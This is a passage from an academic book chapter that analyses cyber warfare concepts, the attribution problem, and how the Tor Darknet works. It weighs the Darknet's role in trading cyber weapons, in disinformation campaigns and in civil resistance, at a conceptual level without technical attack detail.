For cautiously analysing cyber warfare as a new form of warfare, it is rewarding to contrast its concept to more conventional perspectives on warfare. After summarising a more traditional conceptualisation of warfare, we will contrast it to cyber warfare (Liles et al., 2012, p. 170). Traditionally in recourse to the Prussian military theorist Carl von Clausewitz, "war" means the continuation of politics with other, namely military means. According to this classical view, war is a violent conflict between two or more states and serves to impose one state's will onto another. Hence, there is at least one aggressor performing offensive operations and at least one defender. In cyber warfare, this distinction had been adapted through the terms CNA and CND – **computer network attack** and **computer network defence**. The traditional role of espionage in warfare motivated the term **computer network exploitation** (CNE). Since we are concerned with a supposedly new type of warfare in general, we renounce from discussing them in length. Understanding war as a continuation of politics rules out any idea of war as an exceptional situation that is detached from political considerations and processes. In contrast, Clausewitz highlights non-military aspects before, during and after war. This applies in particular to diplomacy and propaganda, which usually serve to justify military strikes. Even considering Clausewitz's already broad conception of war, classical faces of war had begun to change, long before the putative advent of cyber warfare: they shifted from violent conflicts between states or state-like actors to forms of **irregular** and **asymmetrical warfare**, e.g. between states of vastly differing military power or between states and non-state actors like militias and insurgents.

It is worthwhile to delineate these more general concepts of war further into hot, cold, and low-intensity conflicts. While **hot conflicts** mean open, violent warfare including actual fighting, in **cold conflicts** disputes are carried out through rivalry, mistrust, constant threats, aggressive diplomacy, and intense activities by intelligence services (Gaycken, 2011, p. 138ff; Stiennon, 2015, p. 68). Large cold conflicts are sometimes accompanied by proxy wars, e.g. for hegemony in disputed regions. The most well-known instance of a cold conflict has undoubtedly been the Cold War of the twentieth century. Long running cold conflicts, such as territorial disputes, without any conceivable solution are sometimes referred to as "**frozen conflicts**." **Low-intensity conflicts** are military conflicts below the intensity of hot wars. They share certain traits with cold conflicts, but usually include deployment of military personnel for "peacekeeping missions," use of militias or other irregular forces. Their characteristics are occasional skirmishes, guerrilla warfare, and active measures of intelligence services like covert operations, disinformation campaigns, and psychological warfare. Low-intensity conflicts parallel ideas of irregular warfare, especially regarding struggles for legitimacy and cultural or political hegemony. Low-intensity conflicts provide with a model for certain cases of cyber warfare, especially considering propaganda techniques, espionage, or insurgencies (Gaycken, 2011, p. 40f; Liles, 2010, p.

48f; Stiennon, 2015, p. 24). This highlights problems of international humanitarian law governing violent conflicts between states, state-like, and increasingly non-state actors. With the **crime of aggression** defined as violating the **Charter of the United Nations**, only in cases of aggressions that violate the Charter by their character, gravity, and scale, constitute a right of self-defence. As it turns out, in case of cyber warfare this **jus ad bellum** is hard to establish, as every act could also be read as non-warlike aggression (Singer, 2014).

Obviously, the lines between hot, cold, and low-intensity conflicts are blurred and do not offer distinctive criteria. Likewise, irregular and asymmetrical warfare, as well as conventional concepts of war do not provide us with clear definitions yet highlight different aspects of warfare. As we will see in Section 6.4, even an analysis with blurred concepts helps illuminating connections between cyber warfare and Darknets. Now, we need to expand the notion of warfare we just developed to what is sometimes called "cyberspace." To this end, we systematically explore possible connections between war/warfare and data networks by delineating the role or function data networks might have for warfare. In most cases, the respective data networks in question can be identified with the internet. However, we should not neglect non-public data networks and, of course, air-gapped systems that might as well play a role for cyber warfare.

Data networks as theatres of war: in conventional warfare, places in which military operations take place – so-called **theatres of war** – are land, sea and air space. In cyber warfare, data networks can be considered theatres for attacks on adversarial communication systems or for intelligence activities like espionage (Dunn Cavelty, 2013, p. 113; Gaycken, 2011, p. 139; Taddeo, 2012, p. 106). Being a theatre of war, targets and objectives of war as well as tools are identified within data networks. Conceptualising cyber warfare as a new kind of warfare within a new theatre of war requires understanding data networks like the internet as 'spaces' *sui generis*.[22] The idea of the internet as an independent, virtual space decoupled from the offline world is increasingly questioned in view of the ever-closer integration of offline and online systems. In most cases, it is therefore inadequate to define cyber warfare merely by its theatre.

Data networks as targets: virtual and physical data network infrastructures and services can be targets for belligerent operations such as controlling or interrupting services, shutting down, or even physically destroying the networks altogether. While the last objective

[22] As Dunn Cavelty notes, analogies between the offline world and cyberspace might motivate problematic ideas of cyberspace as a 'Western Frontier.' We will come back to this problem in section 6.5 (Dunn Cavelty, 2013, p. 118).

could also be reached by conventional means, e.g. by bombarding data centres, most scholars narrow this account to *computer hacking* – attacks carried out by digital means. As far as one understands data networks as technical systems, political aspects of warfare seem to play only a subordinate role. However, it would be a mistake to assume that data networks, as targets in cyber warfare, are reducible to information technology and thus cyber warfare to IT security. The concept of social engineering, i.e. hacking social relations and communications between people, reminds us that deception or persuasion can also be used to disrupt or interrupt the operation of data networks (Taddeo, 2012, p. 114).

Data networks as media for warfare: data networks can serve as media for cyber warfare by allowing access to target systems, e.g. hacking cyber-physical systems in critical infrastructures insofar as they are connected to accessible data networks (Applegate, 2013; Gaycken, 2011, p. 108ff; Stiennon, 2015, p. 30). In contrast to the theatre of war perspective, in which both means and purposes of military action are located within cyberspace, data networks as media only serve to reach target systems through data connections in order to deploy means of action such as malware. They are not only used for technical access to systems, but particularly Darknets are also used in cyber warfare to spread propaganda material, instructions for warlike or insurgent activities or for communication and coordination, especially in the case of low-intensity conflicts. This is all the more the case as methods of psychological warfare, guerrilla tactics or insurrections can also be part of a broadly understood cyber warfare (Liles, 2010, p. 55; Stiennon, 2015, p. 23).

Data networks as means for warfare: data networks themselves can serve as means for realising belligerent objectives, such as subversion, disinformation campaigns, manipulation of public opinions for supporting opposition groups, destabilising regimes, fostering regime change, manipulation of votes and plebiscites for reaching desired outcomes. Apparently, public data networks like the internet allow exploiting fast and virtually ubiquitous communication tools, providing aggressors with means for active measures of intelligence services and for changing public opinions according to certain geopolitical interests. In this perspective, data networks and, accordingly, cyber warfare cannot be reduced to information technology issues. Instead, it becomes clear how, for example, the new forms of communication and social interaction developed by information technology can be used for irregular warfare. Since the means suitable for this usually involve subtle interventions, for example in the distribution of news or in the formation of public opinion, this perspective on cyber warfare is of particular interest for the legitimisation of acts of war and psychological warfare (Liles, 2010, p. 52; Stiennon, 2015, p. 29).

War in times of data networks: computerisation did not only give rise to public data networks like the internet but also caused an extensive digitalisation of virtually all areas of everyday life, including journalism, politics and political activism, social relationships, research and development, education, and business. Besides data protection considerations, these profound transformations created new threat vectors, predominantly in terms of IT security, industrial espionage, and public opinion making. In cyber warfare, virtually every conceivable threat vector is considered exploitable for belligerent actions. Hence, critics of the term "cyber war(fare)" often trivialise this proprietorial framing of cyber warfare by emphasising its close connection to IT and information security considerations and well-known threats from cyber crime contexts. While restricting cyber warfare to merely technical considerations brings its difference to cyber crime into question, a broad concept carries the danger of militarising security research by subsuming virtually any conceivable threat and damage event under some kind of warfare. For cyber warfare, this is facilitated by the attribution problem (see Section 6.2.1).

Data networks as causes for war: Finally, data networks could play a role for constructing reasons for war, especially for retaliating prior belligerent attacks carried out using data networks. For example, the Obama administration has adopted a military doctrine that reserves the right to retaliate with conventional military means in response to cyber attacks. In addition, state-oversight of data networks and computer crime legislation in one country might facilitate aggressive action against other countries. This is the case, for example, when one country tolerates the activities of hackers or trolls on the internet that for patriotic reasons disrupt data networks and even public life in another country. As far as a state also exercises control over its own data networks, it is responsible for actions that it does not command but tolerates. A possible example of this could be the 2005 DDoS attack on Estonia allegedly by patriotic hackers from Russia (Gaycken, 2011, p. 169).

6.2.1 The Attribution Problem

In case of cyber warfare, it seems natural to counter difficulties of unclear conceptual boundaries by emphasising the role of states. After all, even in the case of irregular warfare, states or state-like actors still seem to play a decisive role. While this provided us with an obvious solution for the definition problem, such concepts of cyber warfare are difficult to operationalise.

The most prominent, yet unsolvable problem here is the **attribution problem** (see Chapter 13 "*Attribution of Cyber Attacks*"), which renders well-known strategies of deterrence impossible (Dunn Cavelty, 2012, p. 146; Gaycken, 2011, p. 80ff; Grunert, 2012, p. 141; Grunert, 2013, p. 110): In data networks – especially in the case of Darknets – it is comparatively easy to hide or falsify one's identity, rendering attribution virtually impossible. Defining warlike acts of aggression by their character, their gravity, and their scale, seems to fail in cyber warfare. Likewise, firepower loses its traditional role for assessing the capabilities of an adversary and for ruling out less powerful attackers (Liles 2012, p. 171).

For under certain circumstances simple attacks, potentially even if planned and carried out by “script kiddies”, can lead to devastating effects (Dunn Cavelty, 2012, p. 146; Gaycken, 2011, p. 70f; Mele, 2014, p. 57). Sandro Gaycken for example has therefore proposed that only those attacks should be considered cases of cyber warfare in which it is *certain* that only an extremely powerful actor could be capable of implementing them. This would be the case, for example, if a considerable number of zero-day exploits affecting special hardware, for example in industrial plants, are used in a highly sophisticated malware (Gaycken 2011, p. 175). While it is possible to buy zero-day exploits on Darknet marketplaces, only a financially, technologically, and organisationally potent actor appears resourceful enough for acquiring and integrating them into a “cyber weapon.” The best-known example of such a case has probably been the Stuxnet computer worm, which was specifically directed against centrifuges in Iranian nuclear plants (Collins and McCombie, 2012; a more detailed account of Stuxnet’s technology is presented by Langner, 2013).

With regard to scenarios of psychological warfare through disinformation, deception or propaganda, we face similar problems. Most techniques in psychological warfare that work in a cyber warfare scenario, are similar to those used in the advertising industry in case of open propaganda, and to those for active measures by intelligence agencies (Foertsch and Meinl, 2016). Even if a disinformation campaign was discovered, suspected actors were able to plausibly deny any responsibility, rendering attribution of such campaigns practically impossible – and even if, character, gravity, and scale will usually appear low (p. 490). This is even more obvious considering the role of astroturfing, viral marketing strategies, and the Gramscian metapolitics of the alt-right movement. At the same time, questions arise as to whether disinformation campaigns or propaganda should be interpreted as hostile action at all, since this could easily be denounced as warmongering itself – especially since their effects are questionable (Foertsch and Meinl 2016, p. 498). This gives a first hint on the ambivalence of the idea of cyber warfare: beyond the attribution problem, merely framing events as instances of cyber warfare appears to contribute to the militarisation of data networks (Dunn Cavelty, 2012, p. 141).

6.2.2 The Ubiquity of Cyber Warfare

Given the increasing importance of propaganda, embedded journalism, psychological warfare, the asymmetry of military power, elements of irregular warfare and of data networks as a whole, virtually any international conflict nowadays contains elements of cyber warfare. Hence, it is advisable to avoid the term “cyber war” which designates a form of war that is solely carried out by means of cyber warfare. For this reason alone, it is impossible to sharpen any definition, including the criteria we developed, for conceptually sharp taxonomies of war. Presumably, such taxonomies are not possible at all and even if, not useful. This is indicated by the increasing success of terms like “hybrid warfare,” in which elements of conventional, political, irregular and cyber warfare entangle. However, our characterisations are suitable for investigating selected aspects of cyber warfare, particularly based on concrete technical systems and armed conflicts. Furthermore, they shed light on tendencies of militarisation discourses.

6.3 Defining Darknets

In this section, we will work out a definition of the term "Darknet." The best-known implementation of a Darknet is undoubtedly the Tor system, which we will also predominantly refer to in the following. However, an extended account of Darknets as tools for cyber warfare must not neglect other implementations of Darknets for they can also play a role in cyber warfare.

6.3.1 Definitions

The term "Darknet" has increasingly appeared in German media, not least since the rampage in Munich in July 2016 ("Wie politisch motiviert war der Amoklauf," 2017). There, the perpetrator purchased his gun, a Glock 17 theatre pistol refurbished for use, via "Darknet marketplaces." Since then, the term has circulated in the media. What the term means differs significantly in each case and above all from what experts and investigators understand by it. Similar to the case of cyber warfare, the term "Darknets" remains under-defined. Again, we will explore options for coining definitions.

The lack of clarity regarding the term are certainly related to the fact that amongst other the terms "Deep Web," "Dark Web," "Hidden Web," and their combinations refer to other under-defined terms, which are often equated in the same context. Therefore, we first give short descriptions of our understanding of these terms by putting them into a technical context (see Figure 6-1). Their technical context here is, of course, "the internet."

6.3.1.1 The Term "Darknet" in the Context of the Internet

- **Internet:** For the purposes of this chapter, the internet is the basic infrastructure for information technology systems, including communication. In the following, we assume that readers are familiar with the internet, its basic functionality, and fundamental characteristics.
- **Web:** The "World Wide Web" (WWW) or simply "Web" is what is often mistakenly equated with the internet in everyday language (cf. the somewhat outdated "surfing the internet"). The Web is a complex network of servers offering linked hypertext documents through the HTTP(S) protocol family. The Web is the well-known part of

the internet we visit via web browser to access news sites, search engines or our favourite social network.

- **Deep Web:** One part of the Web is the so-called “Deep Web” or “Hidden Web.” This part remains hidden from the major search engines, as it is hidden behind log-in pages and thus only accessible with the correct credentials, e.g. user name and login password. Naturally, major search engines do not index this part of the Web and “Google search” does not find its way into it. Examples of websites in the Deep Web are internal company networks, library databases, and isolated networks of companies, but also personal pages on social networks that can only be viewed by invited users (e.g. your friends on Facebook). The term “Deep Web” is sometimes mistakenly equated with the term “Darknet.” However, the above examples should already suggest that the terms describe two completely different spaces.
- **Surface Web:** The “Surface Web” is commonly understood as the part of the Web that distinguishes itself from the Deep Web by being publicly accessible. Simply put: everything that is indexed and thus can be found by search engines.
- **Darknet:** The “Darknet” is typically defined as an overlay network that can only be accessed using specific software. The Tor network and its principles of “onion routing” and “hidden services” are commonly cited as prime examples. Although this already roughly describes the term, this technical perspective is insufficient as a definition in the context of cyber warfare. Overall, “Darknet” as a general term is difficult to define merely based on technical realisations, since even an intuitive group of examples (e.g. the Tor system, I2P, Freenet) cannot be clearly identified, at least not with a sufficient degree of conceptual clarity. We therefore propose the following expanded definition:




Figure 6-1: Proposed definition of the term Darknet

A Darknet is an (information technology) infrastructure that simultaneously allows achieving the following purposes:

- **Circumventing intentional access blockades (censorship):** Blocking websites or disrupting and manipulating communications of whatever kind is prevented by the Tor network or at least rendered much more difficult to enforce.
- **Assuring anonymity**: On the one hand, Tor aims to guarantee the anonymity of users; on the other hand, it offers possibilities to provide services anonymously. This is essential for distinguishing between what we consider “Darknet” and other technical realisations to guarantee anonymity that are not covered by the term (e.g. proxies, VPN).

It is important to mention that there is not one Darknet, but many different technical realisations that enable (1) and (2) at the same time. The Tor network is only one of them, although by far the most prominent. It is also worth mentioning that our understanding of the term Darknet cannot be explicitly separated from the other terms mentioned above. A Darknet can exist in both the Deep Web and the Surface Web. There are also Darknet areas that are on the internet but not on the Web and so forth.

- **Dark Web:** Another frequently used term is “Dark Web.” In our opinion, the Dark Web is the part of the Darknet that is based on websites. For example, the majority of the hidden services in the Tor network offer webpages.
- **Clearnet:** To distinguish between what we understand by Darknet and everything else on the internet, we use the term “Clearnet.” Therefore, the internet would be the union set of Darknet and Clearnet. Note that this definition for the term Clearnet may include parts of the Deep Web as well (i.e. those that do not fall under the term Darknet).

6.3.1.2 Design Goals

From the above definition of the term Darknet, the design goals for Darknets can be identified. These are:

- Freedom from censorship
- Anonymity for users
- Anonymity for services

The goal of Darknets is to provide technical means of preventing others (no third party) from manipulating or disrupting communication connections. Thus, it should be possible to express one's opinion by means of Darknet without, for example, a repressive state or any other organisation being able to prevent this.

Another goal is to guarantee the anonymity of users. It should be possible for any user to communicate with any other party, e.g. a website, without having to reveal their own identity, e.g. the IP addresses in use. Thus, this design goal protects users from being prosecuted for their communications. In the above example, this means that users are enabled to communicate, do business, and express their opinions without having to fear penalties for what they communicate, since, for example, the state cannot identify users.

The two design goals of user anonymity and censorship together, thus, offer the possibility to express one's opinion without having to fear consequences or being censored. Another feature of Darknets is the design goal of anonymity for services. Darknets offer the possibility of providing services that cannot be prevented or are very difficult to disrupt. Also, it allows to keep the identity of service providers secret. Together with the other two design goals, this enables to provide platforms on which everyone can express their opinions or conduct business without being censored and without being prosecuted. Any software system that satisfies these three design goals allows for implementing a Darknet.

6.3.2 Fundamentals of the Tor Network

6.3.2.1 Onion-Routing

Anonymous communication is usually understood not only as the obfuscation of identity, but also as communication being (end-to-end) encrypted. However, both properties, anonymity and encryption, mean that communication in the Darknet is generally more complex than in the Clearnet. A manifestation of this complexity can be found in the usually increased latency when using Darknets. Building a connection through the Tor network to a website usually takes much longer than on the Clearnet, which makes browsing the Tor network significantly less user-friendly.

This latency is the result of Tor's **onion routing** technique. In communication sciences, routing is a technique to determine and control the path a communication connection takes between nodes. Like other communication networks, the Tor network consists of nodes. These are simply computers distributed all over the world that participate in the Tor network by running the Tor software. When a user wants to visit a website using Tor, a connection to this site is not routed via the shortest paths to that website, as it would commonly in the Clearnet, but through multiple Tor nodes, possibly located far away, until it reaches the requested website. Hence, the packets usually travel a long way before they reach their destination, causing significant latency.

The explicit route the request takes, i.e. the Tor nodes involved in the request, is called a **circuit**. A circuit generally consists of three (or sometimes four) nodes. Before the first content can be sent as "payload," a new circuit has to be established. The client chooses nodes from a publicly available list and negotiates separate sets of encryption keys between the client and each node within the circuit. Before the client can send the request through the circuit, it encrypts the packets of the request several times. First, the packets are encrypted with the encryption key that was negotiated for the third node involved. The second encryption layer is the result of encryption with the encryption key for the second node. Finally, a third encryption layer is added by encrypting with the corresponding key for the first node in the circuit. These different encryption layers gave this principle the name “onion routing.” Tor’s name “The Onion Router” is derived from this.

After the multi-layered encryption, the packets are sent to the first node of the circuit. This node removes the first encryption layer using its negotiated key just to find another layer and the instruction to forward it to the second node. Hence, the first node only knows the IP addresses of the client and the second node. The second node removes the second encryption layer using its key and learns that it has to send the packets to the third node. The second node only knows the IP addresses of the first node and the third node, accordingly. The third node removes the last encryption layer in the same way and thus sees what the actual request, i.e. which website is to be visited. Finally, the third node sends the request to its destination, knowing only the request and the IP address of the second node. The way back is done in the same way through the same circuit, encrypting the response in the opposite direction. At all times, each node, including the server, only communicates with the next nodes on the circuit, without knowing the identity of all nodes at the same time, except for the client, who knows all nodes and the actual request.

Tor ensures that each node on the corresponding circuit only knows the predecessor and successor node, never the entire circuit. This ensures that no one can trace who sent the request, i.e. that the client remains anonymous. In addition, the use of the public/private-key ensures that no one can manipulate the request. It is important to note that the client is not part of the Tor network and that traffic from the third node of the circuit to the requested website always passes outside the Tor network and is ordinary HTTP(S) traffic.

6.3.2.2 Hidden Services

The method specified above describes accessing websites that reside on the Clearnet by means of the Tor network. The Tor browser can be used to access websites without having to reveal one’s identity as a means for anonymous surfing, hence realising the first design goal and a part of the second one. However, the technology of onion routing also offers another possibility for fully realising the second design goal: anonymously offering **hidden services**.

What is usually referred to as “the Darknet” are sites in the Tor network that require the Tor browser. These websites are commonly referred to as hidden services. Their URLs are composed of 16 or 52 more or less random characters together with an unofficial “onion” top-level domain in place of the well-known “.de” or “.com” extensions. Ordinary web browsers are unable to access such websites, simply because they cannot resolve the servers’ onion address without access to the Tor network. The Tor browser, however, is cut out for the task: when a hidden service is requested, a circuit is not only opened by the client, but also by the hidden service. The basic idea is that client and server meet at a neutral **rendezvous point**, so that no one knows the identity of the other, while data can still be exchanged. In the Clearnet, servers are identified by their IP address. Hidden services, on the other hand, use cryptographic keys as identities, more precisely the public key of an asymmetric key pair, forming the random looking onion addresses. Only those who know the corresponding private key of a hidden service can connect to the rendezvous point as the hidden service. It is therefore not possible to mask oneself as a different hidden service. In short: authenticity is ensured as well as anonymity.

The rendezvous points are negotiated as well by means of the Tor network. For being contactable without revealing their IP addresses, hidden services set up circuits to so-called **introduction points**. An introduction point, simply put, is the third node of the corresponding introduction circuit, i.e. a circuit the hidden service provider opens on the Tor network. Here, the introduction point waits for contact requests to the public key of the hidden service. Once it receives such a request, it forwards it through the introduction circuit. In consequence, the introduction point knows the (cryptographic) identity of the corresponding hidden service and the introduction circuit used by it. Because a circuit consisting of several nodes is used again, it does not know the IP address and neither the “physical” identity, i.e.: operator, location, and so on. Further, the first node of the introduction circuit knows the IP address of the server (i.e. the hidden service), but it does not know that it plays a role in an introduction circuit for a hidden service and thus it does not know that the sender is running a hidden service. However, it might guess that it is providing access to a hidden service by analysing the timing behaviour of the circuit – without knowing the whereabouts of the introduction point or the type or contents of the service.

Via the introduction points a client may message the hidden service for negotiating a node to be used as rendezvous point. The hidden service and the client both open a new circuit to the rendezvous point that connects both circuits, thereby creating a new circuit of six nodes. In consequence, an increase in latency for such a request is to be expected. More importantly, the service provider now also remains anonymous. For the client does not know from where the service connected to its introduction point or to the rendezvous point chosen by the client. Neither the introduction point nor the rendezvous point know the whereabouts of the client or the hidden service. The data between client and hidden service is secured by end-to-end encryption using the hidden service’s public key. Hence, the rendezvous point is unable to decrypt the contents of the connection as well. This additional feature realises the missing part of the second design goal, making all the positive and negative aspects of the Darknet possible.

We can now define **Darknet marketplaces**: A “Darknet marketplace” is simply a hidden service, a website in the Tor network. The ability to offer a service that is fairly easy to access from anywhere in the world, that does not reveal its identity and whose users do not have to reveal their identity and that is also very difficult or if not impossible to take down, e.g. by authorities, is undoubtedly the main reason for the multitude of criminal and non-society conforming activities in the Darknet. This is also true with regard to cyber warfare. However, we should not forget that, in addition to anonymous surfing, the Tor network also enables other activities that are not necessarily socially incompatible, such as anonymous chatting, sending anonymous mail, anonymous file transfer, etc. Another very important feature, we believe, is the possibility for news magazines and other media to obtain information anonymously from journalists, but also from other citizens, without being able to reveal their sources of information, even if pressure is being exerted by the state.

6.4 Intersections: Cyber Warfare and Darknets

Risks	Opportunities
Black markets for trading drugs/narcotics, weapons/hazardous substances, exploits/zero-days/malware, mercenary services including both conventional mercenaries and paid hackers, counterfeit goods, forget documents, counterfeit currency, copyright infringement, child abuse, and finally the trading of cyber arms	**Contributions to the civil society** control of governments, undermining or avoiding communication systems and social media known to be used for disinformation
Troll mills, especially resources for disinformation campaigns/fake news, resources for political radicalisation and radical groups	**Circumvention of censorship**, protection of and for journalists, dissidents, whistle-blowers, oppositionists
Means for impeding attribution of attacks by fostering anonymity, hidden command and control systems and aggravating the attribution problem by using Darknets as smokescreens	**Political activism**

Table 6-1: Risks and opportunities of Darknets

In the previous two sections, we have developed approaches for describing data networks in connection with acts of war and for describing Darknets using the example of the Tor system. In this section, we map intersections between the two. To this end, we distinguish between risks and opportunities arising from Darknets for cyber warfare. By risks, we mean phenomena that could endanger national or civil security, promote the militarisation of data networks or give rise to escalating military conflicts. We define opportunities as phenomena that promise to counteract risks, for example by contributing to improved safety or de-escalation. It turns out that an opportunity-risk analysis leads to ambivalent results for most phenomena. It becomes clear that many connections between Darknets and cyber warfare can only be described anecdotally. At this point, we would like to point out this finding before we discuss it in the next section. In Table 6-1, we name a few possible risks and opportunities of Darknets. We now describe three selected aspects in more detail that are particularly prominent in the context of the role of Darknets for cyber warfare.

6.4.1 Trading Cyber Weapons

Just like traditional warfare requires weapons – tools for causing damage, injury, or even death to an opponent – one can assume that cyber warfare requires cyber weapons. These cyber weapons are available on the Darknet. While this sounds intuitive and places the arms dealers of a cyber war within the Darknet, the term **cyber weapon** needs to be defined, as there are different understandings of it. For this work, we choose a rather wide definition and follow an OECD study addressing this topic among others (Sommer and Brown, 2011). Here, the definition includes applied knowledge (hacking) allowing unauthorised access to systems, malware like viruses, worms, Trojans and root-kits, infrastructures like botnets for distributed denial of service and services like social engineering on demand.

Malware can be argued to be the technology most similar to a weapon in this context. There are many varieties, aiming at weaknesses in operating systems, servers as well as end user software and hardware. It can be seen as a hacking skill using knowledge about a weakness in a system made available for third parties in an automated fashion. Malware is part of a lifecycle of finding weaknesses, building tools utilising these weaknesses and fixing them, making the malware useless. The earlier in the lifecycle the malware is used, the more likely it is to succeed. Therefore, so-called zero-day weaknesses which are newly found and not fixed yet allow the most dangerous and efficient malware to be built.

The Darknet is known to be a place where knowledge about zero-days can be bought or are openly discussed (Greenberg, 2015; “Machine-Learning Algorithm Combs the Darknet,” 2016). Hence, it can be assumed that at least a number of states buy malware or knowledge to build malware from the Darknet to use them as cyber weapons or at least be informed about cyber weapons from other states or organisations. In some cases, governments openly stress the importance of being up-to-date with hacking technology also for military purposes, as discussed by Moore and Rid (2016). Bazan (2017) addresses the importance of information warfare as a new common aspect of war and concludes that Darknet and criminal services will play an important role in future cyber warfare as it is cheaper to buy cyber weapons ad hoc when needed from criminals than to develop and keep an own cyber arsenal.

Besides malware, the OECD mentioned other threats possibly used as cyber weapons. Hacking and social engineering both are services offered by criminals in the Darknet via hidden services (Biryukov, 2014). If the services are designated as cyber weapons, the criminals can be understood as mercenaries fighting in cyber warfare for the highest bidder, a concept well known from traditional warfare. The Darknet allows anonymous contact and payment and therefore at least assists in this aspect of cyber warfare. However, the status of hacking-as-a-service phenomena as preparations or acts of cyber warfare depends on the intentions of a potential customer to use a tool or a service for belligerent actions. As the dual-use problem highlights, deciding on this status by potentials use cases is a hard, unsolved problem (Rid and McBurney 2012, p. 7). We will further discuss this in the next final part of this chapter.

Bot nets are of similar nature; they can be rented from criminals to be used as a cyber weapon for distributed denial of service attacks against given targets. They can also mask communication channels by being used as rely nodes or help in identity theft when the controlled computer in a bot net acts as on behalf of its user. Especially when bot nets include computers within critical infrastructures to be attacked, they can be of fatal impact as they help to circumvent defensive perimeters. More specifically for cyber warfare, they might be used for impeding decision-making processes that increasingly are depended on information technology and for spreading disinformation.

While there is an ongoing discussion whether states should buy zero-days from hackers to build up a cyber arsenal, a number of scholars maintain more sceptic opinions on the topic of cyber weaponry. Rid and McBurney assume that the market for cyber weapons is so limited that it is unlikely a true black market will exist (Rid and McBurney, 2012, p. 12). Their work questions the danger from cyber weapons conceptually, by highlighting a trade-off that is supposedly typical for cyber weaponry: by increasing the damage potentially inflicted by a cyber weapon, its specificity is increased, too, rendering it useless as a general-purpose cyber weapon while making it ever more expensive to build (p. 6). An example seems to be the infamous Stuxnet worm which damaged centrifuges in a highly specific setting for impeding the Iranian nuclear program. Yet, it required precise knowledge of the target, several zero-day exploits, and sophisticated hacking skills (Collins and McCombie, 2012).

6.4.2 Destabilisation

Darknets offer communication channels that are hard to control. Warfare often includes inciting internal unrest in the opponents' states. Here, borders of conventional and cyber warfare overlap, as in both cases the attacks aim at the public opinion and disinformation is the weapon of choice. In the cyber environment, this may be the opinion spread in social networks or user forums. As an example, the German army has been the target of a disinformation campaign when moving to Lithuania. Here, attackers spread the news that German soldiers had raped an underage girl, an act that never happened as the Lithuanian police stressed ("NATO: Russia targeted German army," 2017).

The goal of such activities is to ensure a strained relationship between soldiers and civilians. The Darknet makes it relatively easy to spread such disinformation without traces leading back to the origin, as communication is anonymous. While first recipients of such disinformation campaigns may be limited, as most communication happens in social media networks outside of the Darknet, this gap is quickly bridged by everybody forwarding the "news" in their own network inside and outside of the Darknet.

Disinformation campaigns require authors of the misleading news and infrastructure to distribute them. Both can be hired as "disinformation as-a-service" (Schneier, 2016). The Darknet, like in the section above, is a marketplace well suited for such offerings.

It remains questionable, of course, whether such services should be seen as part of cyber warfare. Fundamental rights and press laws in most Western countries protect even the dissemination of false and tendentious information. Likewise, propaganda on its own is not an act of war, even if wars have always been accompanied by propaganda battles, not only since the rise of hybrid warfare. Propaganda therefore is part of warfare but does not in itself constitute an act of war. The same applies to low-intensity asymmetric conflicts as in the case of terrorism. Small radical groups fight against a state or against large organisations. Here, disinformation is also well known to be used as a mechanism for destabilisation. Terrorist propaganda is an example often mentioned today; the Darknet offers the technical ground to spread radical thoughts in uncensored forums to radicalise civilians into potential terrorists. And it offers information to execute terrorist attacks, like bomb building manuals as included in the infamous "anarchists' cookbook".

6.4.3 Civil Resistance

Warlike situations can also occur between the members of a state, such as different ethnic or religious groups, or between the government and the public. These situations can include aspects of cyber warfare. Here the Darknet can also be seen as a communication channel complex to censor. Privacy-preserving networks make it also difficult to directly attack the sources of unwanted information or opinion. An example, stated in the Tor blog are blogs in countries with “ongoing revolutions” (“Using Tor hidden services for good,” 2017). Here, the statements in the blogs are regularly attacked or removed by governmental organisations; hidden services as offered in Tor make this much harder and therefore the availability of blogs much more resilient. One must remember that the US government funds the Tor network with the openly expressed intention to allow open uncensored communication.

The Arabic Spring is a recent example of a revolution that unfolded online to a relevant degree. Exchange of information between revolutionaries, coordination of actions as well as reports about governmental repressions required resilient and anonymous means of communication as provided by Tor.

China is a well-known example of a country blocking the access to the Tor network. While this is not an explicit example for warfare, it still shows how important some countries find it to control access to information of its citizens and how far they are willing to go for it. It also may give an idea about what will happen when a civil war breaks out and a government wants to restrict the means of the opposition to communicate. Cyber warfare may then become cyber war in a narrow sense – a war for access to information networks, because it is obvious that control in an infrastructure like Tor is hardly possible.

6.4.4 Mapping Intersections

In this section, we have examined possible intersections between Darknets and cyber warfare on the basis of three issues. Although there are different levels of knowledge and evidence available in each of the problem areas, the analysis does not appear satisfactory. It becomes clear that the already questionable distinction between political activism, crime, the fight for freedom, terrorism and acts of war of varying intensity is further blurred in the perspective of cyber warfare. In the case of civil disobedience, this is certainly to be expected, and in the case of destabilisation, it is at least not surprising. In the case of weapons, the boundaries to mere hacking tools, which may at most constitute a case of crime, become unclear. In all cases, it was possible to observe how the use of the term cyber warfare engulfed civilian phenomena. While this is to a lesser extent also known in conventional wars, it wins a new quality in cyberspace: civilians who offer “hacking as a service” via the Darknet, e.g. by selling DDoS attacks or zero-day exploits, might unknowingly participate in or enable warlike acts, thus qualifying them as combatants and thus as legitimate targets for attacks. In cases of destabilisation and civil disobedience, phenomena of public discussion, including journalism and open propaganda, get close to militarising ways of speaking, so that a logic of escalation seemed to apply here too. In the last two cases, militarising language can be easily avoided. In the case of cyber weapons, we at least found good reasons not to adopt them uncritically. Following Rid and McBurney, the significance of Darknets for cyber warfare thus seems questionable and receives only weak empirical support. On the other hand, the phenomena discussed cannot simply be neglected, for they have four further characteristics that contribute to discourses on cyber warfare:

- All three cases involve uncertainties and the lack of knowledge about a potentially significant threat.
- The lack of distinction between the various 'cyber' concepts makes it difficult to assess the respective threats reliably (Grunert 2013:107).
- In all three cases, we encounter the transformation of (civil) security problems into military security issues.
- The importance of problems of anonymity invariably stands out.

Anonymity is the primary design goal of systems like the Tor network, because it allows people to communicate with each other, offer services and trade without leaving a trace. At the same time, anonymity facilitates the observed militarisation of discourses. As long as the identities or intentions of actors are unknown, it is easily possible to depict them in a military context of cyber warfare. The question is how such transformations are possible.

6.5 Securitisation

